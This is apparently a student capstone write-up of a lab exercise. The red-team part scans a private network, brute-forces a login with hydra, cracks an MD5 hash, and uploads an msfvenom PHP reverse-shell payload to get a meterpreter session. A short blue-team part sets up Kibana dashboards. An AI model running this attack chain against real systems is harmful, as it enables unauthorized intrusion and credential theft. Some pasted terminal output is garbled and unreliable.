


Project 2 – Red Team vs Blue Team


By Symantha Meyers

December 19, 2020



**Capstone Engagement
Assessment, Analysis,
and Hardening of a Vulnerable System**

Network Topology



Project 2 – Day 1 – Red Team

Ran netdiscover  to locate IP addresses on the network range 192.168.1.0/24.

```
Currently scanning: 192.168.68.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 168
-----
IP          At MAC Address   Count   Len  MAC Vendor / Hostname
-----
192.168.1.1 00:15:5d:00:04:0d //copright 84 Microsoft Corporation
192.168.1.100 4c:eb:42:d2:d5:d7 1     42 Intel Corporate
192.168.1.105 00:15:5d:00:04:0f GRANTY1 to t 42 Microsoft Corporation
[...]
cyan@cyan:~$ ls
cyan@cyan:~$ pwd
/home/cyan
cyan@cyan:~$ ls -lah
total 24K
drwxr-xr-x 3 ryan ryan 4.0K Dec 18 03:53 .
drwxr-xr-x 3 ryan ryan 4.0K May 19 2020 ..
-rw-r--r-- 3 ryan ryan 1.0K May 7 2019 bash_logout
-rw-r--r-- 3 ryan ryan 3.7K May 7 2019 bashrc
drwxr-xr-x 2 ryan ryan 4.0K Dec 18 03:53 .local
cyan@cyan:~$
```

Ran Nmap -sS -A 192.168.1.0/24 to discover the machines on the network, what ports are open, and what OS they are running.



```
File Actions Edit View Help
root@Kali:~# nmap -sS -A 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 08:37 PST
Nmap scan report for 192.168.1.1
Host is up (0.0005s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrp?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|_ Target_Name: ML-RefVm-684427
|_ NetBIOS_Domain_Name: ML-RefVm-684427
|_ NetBIOS_Computer_Name: ML-RefVm-684427
|_ DNS_Domain_Name: ML-RefVm-684427
|_ DNS_Computer_Name: ML-RefVm-684427
|_ Product_Version: 10.0.18362
|_ System_Time: 2020-12-19T16:38:27+00:00
|_ ssl-cert: Subject: commonName=ML-RefVm-684427
|_ Not valid before: 2020-11-16T16:53:22
|_ Not valid after:  2021-05-18T16:53:22
|_ ssl-date: 2020-12-19T16:39:07+00:00; +1s from scanner time.
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP|7|2008 (87%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
Aggressive OS Guesses: Microsoft Windows XP SP2 (87%), Microsoft Windows 7 (85%), Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: ML-REFVM-684427, NetBIOS user: <unknown>, NetBIOS M
AC: 00:15:5d:00:04:0d (Microsoft)
|_ smb2-security-mode:
|_ 2.02:
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2020-12-19T16:38:27
|_ start_date: N/A

TRACEROUTE
```

Opened the Firefox browser and entered the IP addresses found until 192.168.1.105 worked.

↓

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

I clicked around the folders and files until I saw: ↓

192.168.1.105/company_folders/ X Hash md5: d7dad0a5cd7c X | Index of /

← → C ⌂ ① 192.168.1.105/company_folders/sales_docs/file1.txt


Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

ERROR: FILE MISSING

Please refer to company_folders/secret_folder/ for more information

ERROR: company_folders/secret_folder is no longer accessible to the public

which referenced a hidden folder. When I tried to access the hidden folder, it asked for a password and mentioned that it was for “ashton’s eyes only”. ↓




In terminal, ran hydra -l ashton -P /usr/share/wordlists/rockyou.txt -f -vV http-get://192.168.1.105/company_folders/secret_folder to get the password for ashton's account



```
344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "1234567" - 7 of 143
44399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "rockyou" - 8 of 143
44399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345678" - 9 of 14
344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "abc123" - 10 of 143
44399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "nicole" - 11 of 143
44399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "daniel" - 12 of 143
44399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "babygirl" - 13 of 1
344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "monkey" - 14 of 143
44399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lovely" - 15 of 143
44399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jessica" - 16 of 14
344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: 1234567
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-15 1
8:06:51
root@Kali:~#
```

Logged into the secret share as ashton



Got the hash for ryan's password from the text within the secret file



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Cracked the password hash with the CrackStation website tool




The screenshot shows the CrackStation homepage with the title "Free Password Hash Cracker". A text input field contains the password hash "d7dad0a5cd7c8376eeb50d69b3cccd352". Below the input field is a reCAPTCHA verification box. A table displays the cracked result: Hash "d7dad0a5cd7c8376eeb50d69b3cccd352" (Type: md5) resulted in the password "linux4u". A note at the bottom states: "Color Codes: Green Exact match, Yellow Partial match, Red Not found."

Per the info in the hidden shared file, using the file explorer, went to `dav://192.168.1.105/webdav`.


At the prompt, I entered the password I had previously found.



```
companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3cccd352)
ler on the left hand bar
Locations"
.72.16.84.205/webdav/"
my user (but i'll use ryans account) and password
.les into the share and reload my browser
```



Copied the file to my desktop 



Then cat'd the passwd.dav file to find the MD5 password hash for ryan.
As we already know ryan's password, I didn't need to do anything with this data.



```
root@Kali:~# cd Desktop/
root@Kali:~/Desktop# ls
passwd.dav
root@Kali:~/Desktop# cat passwd.dav
ryan:$apr1$fsU/VibG$HznoQs6XTF7VauEhtktNt.
root@Kali:~/Desktop#
```


Using msfvenom, created a malware payload. 

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPO
RT=4444 > puppies.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```

Ran ls to double-check that the file was created. 

```
root@Kali:~# ls
Desktop    Downloads    kittens.php    Music    Public    Templates
Documents  kitten.php   koalas.php   Pictures  puppies.php  Videos
root@Kali:~#
```

Went back to file manager and copied the new payload to the webdav server.



Opened a meterpreter console.

```
192.168.1.105 -> [root@192.168.1.105 ~]# cd /tmp; ./koala.py; ./new_puppy.py; ./passwd.dav
[...]
In order to connect to our Companies webdav server I need to use ryan's account (Hash:d70
1. I need to open the folder on the left
2. Need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user but i'll type ryan
5. I can click and drag files in --o-- share
To boldly go where no shell has gone before
[...]
msf5 >
```

Loaded the exploit and set the payload.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

Entered “show options” and entered the LHOST and LPORT info for the Kali server.



```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > 
```

Ran “show options” again to verify.



```
LPORT => 4444
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
In order to use this module, you must specify:
 1. I need to open the folder on the Left hand bar
 2. I need to click "Other location"
 3. Payload options (php/meterpreter/reverse_tcp):
 4. I will be prompted for my user (http://192.168.1.90:4444) and password
 5. Name: Current Setting Required Description
----- -----
  LHOST 192.168.1.90      yes      The listen address (an interface may b
e specified)
  LPORT 4444                yes      The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

msf5 exploit(multi/handler) > 
```

Ran the exploit to start “listening” for the target computer.



```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.90:4444
```

Back on the web server, ran the exploit and a meterpreter prompt opened in Kali.



```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:44556)
at 2020-12-19 09:25:14 -0800
meterpreter > 
```

Tested connection and rights by running a few commands.




```
100644/rw-r--r-- 4942 fil 2018-05-08 10:02:01 -0700 wgetrc
40755/rwxr-xr-x 4096 dir 2018-07-25 15:59:46 -0700 xdg
100644/rw-r--r-- 477 fil 2018-03-16 04:23:59 -0700 zsh_command_not_f
ound
meterpreter > cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/n
ologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:system Network Management,,,:/run/systemd/netif:
/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbi
n/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uidd:x:106:110::/run/uidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
data:x:1000:1000:data:/home/data:/bin/bash
ryan:x:1001:1001:,,,:/home/ryan:/bin/bash
ashton:x:1002:1002:,,,:/home/ashton:/bin/bash
vagrant:x:1003:1003:,,,:/home/vagrant:/bin/bash
meterpreter > 
```

Project 2 – Day 2 – Blue Team

Step 1 – Setup – Adding Log & Metric Data:

Added log data to Kibana



APM

APM automatically collects in-depth performance metrics and errors from inside your applications.

Add APM

Logs

Ingest logs from popular data sources and easily visualize in preconfigured dashboards.

Add log data

Added Apache Logs and verified the log's addition



Apache logs

Collect and parse access and error logs created by the Apache HTTP server.

Module status

Check that data is received from the Filebeat apache module

Check data

Data successfully received from this module

Uploaded log data for system logs and verified successful upload



System logs

Collect and parse logs written by the local Syslog server.

Module status

Check that data is received from the Filebeat system module

Check data

Data successfully received from this module

Uploaded Apache Metrics and verified successful upload



Metrics

Collect metrics from the operating system and services running on your servers.

[Add metric data](#)

Apache metrics

Fetch internal metrics from the Apache 2 HTTP server.

Module status

Check that data is received from the Metricbeat apache module

[Check data](#)

Data successfully received from this module

Added system metrics and verified upload success



Metrics

Collect metrics from the operating system and services running on your servers.

[Add metric data](#)

System metrics

Collect CPU, memory, network, and disk statistics from the host.

Module status

Check that data is received from the Metricbeat system module

[Check data](#)

Data successfully received from this module

Reopened Chrome now with four Kibana tabs, for each log or metric



A screenshot of a web browser window with four tabs open. The tabs are labeled: "Kibana", "[Metricbeat Sys]", "[Filebeat System]", and "Discover - Kibana". The browser's address bar displays "Not secure | 192.168.1.100:5601/app/kibana#/home". The main content area is currently empty, showing a placeholder icon.

Step 2 – Set up - Creating the dashboard:




Dashboards

[+ Create dashboard](#)

Search...

Added “HTTP status codes for the top queries” panel



Added “Top HTTP Requests” panel



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ↴

http://127.0.0.1/server-status?auto=
http://snnmnkxdhflwgthqismb.com/post.php
http://www.gstatic.com/generate_204
http://ocsp.godaddy.com
http://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js
http://www.google.com/

Export: Raw Formatted

◀ ▶


Added “Network traffic between hosts” panel




Network Traffic Between Hosts [Packetbeat Flows] E...

Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	10.4GB	209.4MB
192.168.1.90	192.168.1.105	42.5KB	36.7KB
192.168.1.90	172.217.13.234	12.2KB	29.3KB
192.168.1.90	168.63.129.16	356B	464B
192.168.1.105	192.168.1.100	6.8GB	213.4MB
192.168.1.105	91.189.89.199	460B	460B
185.243.115.84	172.16.4.205	36.3MB	83.9MB
166.62.111.64	172.16.4.205	10.7MB	189.1KB


Added “Top Hosts Creating Traffic” panel



